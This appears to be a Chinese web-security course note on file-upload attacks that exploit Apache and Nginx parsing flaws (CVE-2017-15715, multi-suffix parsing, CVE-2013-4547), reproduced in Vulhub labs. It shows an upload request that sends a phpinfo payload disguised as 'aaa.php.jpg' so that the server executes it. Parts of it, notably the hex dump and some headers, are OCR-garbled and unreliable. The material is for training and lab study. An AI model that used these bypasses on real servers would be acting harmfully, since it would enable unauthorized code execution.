


Day48 WEB攻防-PHP应用&文件上传&中间件 CVE解析&第三方编辑器&已知CMS漏洞



1.演示案例

1.1 PHP-中间件-上传相关-Apache&Nginx

- 1 复现漏洞环境：vulhub （部署搭建看打包视频）
- 2 由于PHP搭建常用中间件：IIS, Apache, Nginx
- 3 web搭建在存在漏洞的中间件上，漏洞影响这文件的解析即配合上传

1.1.1 Apache

Apache HTTPD 换行解析漏洞（CVE-2017-15715）

条件：

- 是这个中间件
- 黑名单验证(在黑名单的后缀不让上传 phpjsp等)
- 白名单可能不行(在白名单里面才可以上传jpg png gif 等) (1.jpg.php%0a 没考虑最后一个点为后缀，白名单就可以
php%0a绕过黑名单 这个后缀是不是也能正常解析脚本代码)

(1) 进入目标环境启动漏洞：

The screenshot shows the Vulhub web interface. On the left, there's a sidebar with a search bar and a list of environments. The main content area is titled "Apache HTTPD 换行解析漏洞（CVE-2017-15715）". It includes a description of the vulnerability, a section for "漏洞环境" (Vulnerability Environment) with a code block for Docker commands, and a section for "漏洞复现" (Vulnerability Reproduction) showing a request and response. The request is a POST to /1.php with a host of your-ip:8080. The response is a 200 OK from Apache/2.4.10.

漏洞环境

Apache HTTPD 换行解析漏洞（CVE-2017-15715）

Apache HTTPD是一款HTTP服务器，它可以通过mod_php来运行PHP网页。其2.4.0~2.4.29版本中存在一个解析漏洞，在解析PHP时，`1.php\x0A` 将被按照PHP后缀进行解析，导致绕过一些服务器的安全策略。

漏洞环境

编译及运行漏洞环境：

```
docker-compose build
docker-compose up -d
```

启动后Apache运行在 `http://your-ip:8080`。

漏洞复现

上传一个名为1.php的文件，被拦截：

Request

Raw Params Headers Hex

```
POST / HTTP/1.1
Host: your-ip:8080
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en
```

Response

Raw Params Headers Hex

```
HTTP/1.1 200 OK
Date: Sun, 01 Apr 2018 17:55:32 GMT
Server: Apache/2.4.10 (Ubuntu)
X-Powered-By: PHP/5.5.38
Content-Length: 0
```

(2) 利用漏洞：

[RESET ALL FILTERS](#)

Request										Response									
Row	Params	Headers	Max							Row	Headers	Max							
0	50	48	53	54	20	20	48	54	50	21	31	2e	31	2e	31	2e	31	2e	31
1	50	48	53	54	20	20	48	54	50	21	31	2e	31	2e	31	2e	31	2e	31
2	30	38	30	30	0a	0a	63	65	70	74	24	65	63	6f	00	Accept-Enco			
3	64	69	66	67	3a	20	67	7a	69	70	2c	20	64	65	66	6c			
4	74	74	65	0a	0a	63	65	70	74	3a	20	2a	2e	2a		Accept-*			
5	00	00	61	63	63	65	70	74	28	4c	61	67	75	61	67	Accept-Langua			
6	65	3a	66	6a	0a	0a	65	73	65	72	24	61	67	65	6a	e-accept-Langua			
7	74	3a	20	44	6f	7a	69	6c	6c	61	2f	35	2a	30	20	28	t: Mozilla/5.0		
8	63	6f	6d	70	41	7a	69	62	6c	65	36	20	4d	53	49	45	compatible; MSIE		
9	20	39	2a	30	30	00	57	69	6a	64	6f	77	73	20	4d	54	9.0; Windows HT		
10	20	36	2a	31	3a	20	65	64	6a	64	6f	77	73	20	36	34	1.61; Win64; x64		
11	30	20	54	72	69	64	65	6a	74	2f	35	2a	30	29	0d	00	.../index.5.0		
12	43	6f	6a	6c	65	63	74	69	6f	6a	3a	20	63	6c	6f	73	Connection: clos		
13	65	0a	0a	43	6f	6a	74	65	6a	74	2d	54	79	70	65	3a	eContent-Type		
14	6a	75	6c	7a	69	70	61	72	6a	7a	2f	2d	67	72	6d	60	multipart/form-		
15	64	6f	61	30	20	62	6f	75	61	61	61	72	30	20	26	20	data; boundary=		
16	24	24	24	24	24	24	2f	37	39	35	2f	66	37	30	37	30	-----75656870		
17	0a	0a	43	6f	6a	74	65	6a	74	2d	4c	65	6a	67	74	68	Content-Length		
18	3a	20	20	30	31	0a	0a	0a	0a	24	24	24	24	24	24	20	: 201--		
19	24	24	24	24	24	24	24	24	24	24	24	24	24	24	24	24	-----75656870Ca		
20	6a	74	65	6a	74	24	44	69	73	70	6f	73	69	74	69	6a	ntent-Disposition		
21	6a	3a	20	66	65	72	6d	24	64	61	74	61	30	20	6a	61	n-form-data; na		
22	66	65	3a	22	6a	61	6d	65	22	36	20	20	20	0d	0a	0a	me="name";		
23	51	24	39	39	39	39	39	39	39	24	24	24	24	24	24	24	name="name";		
24	24	24	37	39	39	39	39	39	39	39	39	39	39	39	39	39	-----75656870Ccm		
25	74	65	6a	74	24	44	69	73	70	6f	73	69	74	69	6a	6a	text-Disposition		
26	3a	20																	

[illegible]

Request	Response																										
Show Headers Hex	Show Headers Hex HTML Source																										
GET /j.php?id=1 HTTP/1.1 Host: www.burpsuite.com Accept-Shading: gpt, default Accept: */* Accept-Language: en User-Agent: Mozilla/5.0 (compatible; MSIE 10; Windows NT 6.1; WOW64; Trident/7.0; .NET4.0E; SLCC3; .NET CLR 3.5.30729; .NET CLR 3.0.30729; .NET CLR 2.0.50727) Gecko/20100101 Firefox/4.0.1 Connection: close	PHP Version 5.5.38 <table border="1"><thead><tr><th>System</th><th>Linux 0f709e0d1c4 4.3.0-101-generic #201702261 SMP Sat May 21 14:32:33 UTC 2017 x86_64</th></tr></thead><tbody><tr><td>Build Date</td><td>Aug 15 22:26:23 2017</td></tr><tr><td>Configure</td><td>configure '--with-config-file-path=/etc/php --enable-gd --enable-gmp --enable-mysqlnd --enable-pdo --enable-pdo-dblib --enable-phar --enable-shmop --enable-sysvmsg --enable-sysvsem --enable-sysvshm --enable-zip'</td></tr><tr><td>Server API</td><td>Apache 2.2 handler</td></tr><tr><td>Version</td><td>5.5.38</td></tr><tr><td>Directory</td><td>/usr/lib</td></tr><tr><td>Catchment</td><td></td></tr><tr><td>Configuration File Path</td><td>/usr/lib/php.ini</td></tr><tr><td>Loaded Configuration File</td><td>(none)</td></tr><tr><td>Scan Paths for additional configs</td><td>/usr/lib:/usr/lib/php.ini</td></tr><tr><td>Additional ini files loaded</td><td>(none)</td></tr><tr><td>PHP API</td><td>20120101</td></tr><tr><td>PHP Extension</td><td>20120101</td></tr></tbody></table>	System	Linux 0f709e0d1c4 4.3.0-101-generic #201702261 SMP Sat May 21 14:32:33 UTC 2017 x86_64	Build Date	Aug 15 22:26:23 2017	Configure	configure '--with-config-file-path=/etc/php --enable-gd --enable-gmp --enable-mysqlnd --enable-pdo --enable-pdo-dblib --enable-phar --enable-shmop --enable-sysvmsg --enable-sysvsem --enable-sysvshm --enable-zip'	Server API	Apache 2.2 handler	Version	5.5.38	Directory	/usr/lib	Catchment		Configuration File Path	/usr/lib/php.ini	Loaded Configuration File	(none)	Scan Paths for additional configs	/usr/lib:/usr/lib/php.ini	Additional ini files loaded	(none)	PHP API	20120101	PHP Extension	20120101
System	Linux 0f709e0d1c4 4.3.0-101-generic #201702261 SMP Sat May 21 14:32:33 UTC 2017 x86_64																										
Build Date	Aug 15 22:26:23 2017																										
Configure	configure '--with-config-file-path=/etc/php --enable-gd --enable-gmp --enable-mysqlnd --enable-pdo --enable-pdo-dblib --enable-phar --enable-shmop --enable-sysvmsg --enable-sysvsem --enable-sysvshm --enable-zip'																										
Server API	Apache 2.2 handler																										
Version	5.5.38																										
Directory	/usr/lib																										
Catchment																											
Configuration File Path	/usr/lib/php.ini																										
Loaded Configuration File	(none)																										
Scan Paths for additional configs	/usr/lib:/usr/lib/php.ini																										
Additional ini files loaded	(none)																										
PHP API	20120101																										
PHP Extension	20120101																										

© 2021 Vulhub is released under the MIT License.

Apache HTTPD 多戶解析漏洞

Apache Hadoop 入门教程

- 条件:
- 是这个中间件
 - 文件命名需要基于本地上传为准

(1) 漏洞原理:



(2) 白土類:

- (2) 启动靶场.

📄

Apache HTTP Server 2.4.49 路径穿越漏洞

📄

Apache HTTP Server 2.4.50 路径穿越漏洞

📄

🔗 [Apache HTTPD 未知后缀解析漏洞](#)

📄

Apache SSI 远程命令执行漏洞

漏洞环境

运行如下命令启动一个稳定版Apache，并附带PHP 7.3环境：

```
docker-compose up -d
```

漏洞环境

运行如下命令启动一个稳定版Apache，并附带PHP 7.3环境：

```
docker-compose up -d
```

(3) 漏洞复现：

00000000 反序列化漏洞复现 (CVE-2019-1297)

Apache Log4j Server 反序列化命令执行漏洞

Apache Log4j2 lookup JNDI 注入漏洞

Apache OfBiz 反序列化命令执行漏洞

Apache Shiro 1.2.4反序列化漏洞

Apache Shiro 认证绕过漏洞

Apache Skywalking 8.3.0 SQL注入漏洞

Apache Solr 远程命令执行漏洞

Apache Solr XML 实体注入漏洞

Apache Solr 远程命令执行漏洞

Apache Solr Velocity 注入远程命令执行漏洞

Apache Solr RemoteStreaming 文件读取与SSRF漏洞

Apache Spark 未授权访问漏洞

Apache Tomcat AJP 文件包含漏洞

Apache Unomi 远程表达式代码执行漏洞

☒ 显示所有

RESET ALL FILTERS

漏洞复现

环境运行后，访问 `http://your-ip/uploadfiles/apache.php.jpeg` 即可发现，phpinfo被执行了，该文件被解析为php脚本。

`http://your-ip/index.php` 中是一个白名单检查文件后缀的上传组件，上传完成后并未重命名。我们可以通过上传文件名为 `xxx.php.jpg` 或 `xxx.php.jpeg` 的文件，利用Apache解析漏洞进行getshell。

Request

Raw Params Headers Hex

POST / HTTP/1.1
Host: *.*.*.*
Accept: */*
Accept-Language: en
User-Agent: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; Win64; x64; Trident/5.0)
Connection: close
Content-Type: multipart/form-data; boundary=-----908614005
Content-Length: 138
-----908614005
Content-Disposition: form-data; name="file_upload"; filename="aaa.php.jpg"
<?phpinfo()>
-----908614005--

Response

Raw Headers Hex

HTTP/1.1 200 OK
Date: Thu, 11 Apr 2017 07:58:53 GMT
Server: Apache/2.4.10 (Debian)
X-Powered-By: PHP/7.1.3
Content-Length: 68
Connection: close
Content-Type: text/html; charset=UTF-8
File uploaded successfully: /var/www/html/uploadfiles/aaa.php.jpg

Request

Raw Headers Hex

GET /uploadfiles/aaa.php.jpg HTTP/1.1
Host: *.*.*.*
Accept: */*
Accept-Language: en
User-Agent: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; Win64; x64; Trident/5.0)
Connection: close

Response

Raw Headers Hex HTML Render

PHP Version 7.1.3

| | |
|---------------------------|---|
| System | Linux c16e5df293 4.10.6-041006 |
| Build Date | Mar 21 2017 23:14:50 |
| Configure Command | "/configure" "-with-config-file-path" "--with-config-file-scan-dir=/usr/lib" "--enable-mysqlnd" "--with-curl" "-- |
| Server API | Apache 2.0 Handler |
| Virtual Directory Support | disabled |

解析为php

1.1.2 Nginx

以vulhub靶场为例。

1 -Nginx 文件名逻辑 解析漏洞

2

3 1、文件名逻辑-CVE-2013-4547

4 影响版本: Nginx 0.8.41 ~ 1.4.3 / 1.5.0 ~ 1.5.7


5

6 2、解析漏洞-nginx.conf 配置不当


7 由此可知，该漏洞与 Nginx、php 版本无关，属于用户配置不当造成的解析漏洞。

Nginx 文件名逻辑漏洞 (CVE-2013-4547)


(1) 漏洞原理：





(2) 复制网上的poc到本地, 修改poc上面的url:

